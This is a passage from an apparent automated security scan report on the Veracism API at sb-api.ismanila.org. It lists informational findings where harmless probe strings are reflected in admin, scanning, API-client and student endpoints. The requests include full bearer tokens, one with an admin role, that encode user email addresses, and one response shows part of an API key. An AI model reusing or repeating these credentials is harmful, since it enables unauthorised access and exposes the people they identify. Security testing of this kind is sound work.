Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:29:55 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"page":["The value '1pa99bfjty5' is not
valid."]},"traceId":"00-527e9acfbd5b864d565515aef8e99487-e33a6f55ca677876-00"}
```

10.19. https://sb-api.ismanila.org/Veracism/api/admin/audit [pageSize parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/audit**

Issue detail

The value of the **pageSize** request parameter is copied into the application's response.

Request 1

```
GET /Veracism/api/admin/audit?page=1&pageSize=20e4fe8vpt8t HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
```

```
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:30:01 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"pageSize":["The value '20e4fe8vpt8t' is not valid."]},"traceId":"00-
e5e5931a8798a2d5cdf042e3cd3fac03-e8aa2027bdf55e1e-00"}
```

10.20. https://sb-api.ismanila.org/Veracism/api/admin/clamav/logs [lines parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/clamav/logs**

Issue detail

The value of the **lines** request parameter is copied into the application's response.

Request 1

```
GET /Veracism/api/admin/clamav/logs?logType=clamd&lines=20m21bpn6vp3 HTTP/1.1
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
```

```
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

Response 1


```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:49:58 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"lines":["The value '20m21bpn6vp3' is not
valid."]},"traceId":"00-9d44783729e945e2ce340e1271fc8e82-37d24734ad31ba29-00"}
```

10.21. https://sb-api.ismanila.org/Veracism/api/admin/yara/test [filename multipart parameter attribute]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/yara/test**

Issue detail

The value of the **filename** multipart parameter attribute is copied into the application's response.

Request 1

```
POST /Veracism/api/admin/yara/test HTTP/2
Host: sb-api.ismanila.org
Content-Length: 3711
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
```

mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKnqaO2fYOhSZx8Ae
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

------WebKitFormBoundaryKnqaO2fYOhSZx8Ae
Content-Disposition: form-data; name="sampleFile"; filename="images.pngh2ou1jgl0o"
Content-Type: image/png

.PNG
.
...IHDR.....
  m"H....PLTE.....ggfWWV.....__^ddcSSREED...887111uutMML??>%%
%}}|...oom)))
...[SNIP]...

Response 1

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:35:55 GMT

{"isMatch":false,"matches":[],"rawOutput":"","testedAs":"images.pngh2ou1jgl0o","rulesScanned":2}

10.22. https://sb-api.ismanila.org/Veracism/api/apiclient [name JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/apiclient**

Issue detail

The value of the **name** JSON parameter is copied into the application's response.

Request 1

```
POST /Veracism/api/apiclient HTTP/2
Host: sb-api.ismanila.org
Content-Length: 92
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5Ix8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"name":"Korpoydauxnrm784","scopes":["read:reports","write:reports","read:students","write:students"]}
```

Response 1

```
HTTP/2 201 Created
Content-Type: application/json; charset=utf-8
Location: https://sb-api.ismanila.org/Veracism/api/apiclient/77
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:27:18 GMT

{"clientId":77,"tenantId":1,"userId":null,"name":"Korpoydauxnrm784","scopes":
["read:reports","write:reports","read:students","write:students"],"isActive":true,"createdAt":"2026-03-21T06:27:19.927847
7","apiKeyPrefix":"vcism_16l0fqB-uU","apiKey":"vcism_16l0fqB-uUXEUVzo
...[SNIP]...
```

10.23. https://sb-api.ismanila.org/Veracism/api/apiclient/4 [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/apiclient/4**

Issue detail

The value of the URL path filename is copied into the application's response.

Request 1

```
DELETE /Veracism/api/apiclient/4d8ktmbxo6q HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:30:31 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"id":["The value '4d8ktmbxo6q' is not
valid."]},"traceId":"00-4b6328539f361a6c57d0f9d250cd8ef5-43ca7eadf760c84c-00"}
```

10.24. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload [filename multipart parameter attribute]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/scan/scan-upload**

Issue detail

The value of the **filename** multipart parameter attribute is copied into the application's response.

Request 1

```
POST /Veracism/api/scan/scan-upload HTTP/2
Host: sb-api.ismanila.org
Content-Length: 3706
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzAxMTEsImV4cCI6MTc3NDE1NjUxMSwic2NvcGU
iOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVy
bWlzc2lvbnMiOltdfQ.iYuZ9gUNaorld_5rPhR3plAlUbkQr0Df5Ilos0HS5bEkXXjnQyixdrdF8R_RNtbQOFN_APhgqyRplM29
Jiz8lteX6Q2CujF_QPPVOau9el3zoRiE-
iyydj4lkEJzyPMXVd6yg6cX0UXaTFOhRiWlLUAwBgrPhtAr92usTZu03dynZHxBHhv8KwNQS2Y9g1ITnl-
qipfU52K8K6jmg2qDkIdjUcrPImzZkKr3RuAI_XfKDspdDBSIHYxkIMjKn4qmzz1EZXwBTfdpRwkLV25dZ0XbOinxhN-
UY69kKGm8gzRaWX18xLUjbc099E4SSF5O7WtkcHhwuo2AWTYKiqlcsg
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryliRldjkZFCrTRLGs
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

------WebKitFormBoundaryliRldjkZFCrTRLGs
Content-Disposition: form-data; name="FILES"; filename="images.png5kw2oe1izr"
Content-Type: image/png

.PNG
.
...IHDR.............
   m"H....PLTE.......................................................ggfWWV..................__^ddcSSREED...887111uutMML??>%%
%}}|...oom)))
...[SNIP]...
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:26:46 GMT

{"requestId":"4bcc56a1690e40d88cb2e0cad292d0ae","tenantId":6,"results":
[{"file":"images.png5kw2oe1izr","reportId":166,"tenantId":6,"studentId":null,"studentName":null,"clamav":
{"infected":false,"signature":null,"raw":"images.png5kw2oe1izr: OK"},"yara":{"isMatch":false,"matches":
[]},"pdfAnalysis":null,"threatLevel":"SAFE","lighthouse":
{"uploaded":false,"cid":null},"sha256":"E0CB539434136B2FEAEEB54780479BA58EE18C7F7EE629B188F1CEDD1950
1CE
...[SNIP]...
```

10.25. https://sb-api.ismanila.org/Veracism/api/students [page parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students**

Issue detail

The value of the **page** request parameter is copied into the application's response.

Request 1

```
GET /Veracism/api/students?page=1t7anuquas0&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
```

```
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:55:01 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"page":["The value '1t7anuquas0' is not valid."]},"traceId":"00-
d54bf8e6d6b469e478a1ad2f8aad0155-7b919320bcadd08b-00"}
```

10.26. https://sb-api.ismanila.org/Veracism/api/students [pageSize parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students**

Issue detail

The value of the **pageSize** request parameter is copied into the application's response.

Request 1

```
GET /Veracism/api/students?page=1&pageSize=33v93y6orb HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
